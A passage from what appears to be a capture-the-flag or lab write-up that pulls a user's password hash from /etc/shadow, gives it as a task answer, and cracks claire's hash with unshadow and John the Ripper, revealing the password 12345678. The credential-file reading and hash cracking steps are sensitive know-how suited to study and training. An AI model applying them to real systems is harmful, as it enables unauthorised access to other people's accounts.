
Since these are the only non-system users based on the result below, we focus on extracting the hash for claire. The other user’s hash is $6$Sy0NNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDWtcQd8rf0tjc77hBFbWxjGmQCTbep0
Ans: $6$Sy0NNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDWtcQd8rf0tjc77hBFbWxjGmQCTbep0
Additionally, we can crack the claire’s hash to get the password using John The Ripper. First copy the etc/passwd and etc/shadow content to passwd.txt and shadow.txt respectively. Then use unshadow <pass_file.txt> <shadow_file.txt> > <hash_file.txt>. Then we can run the john —wordlist==<wordlist_path> <hash_file.txt>.

From the result, we can see the cracked hash is 12345678.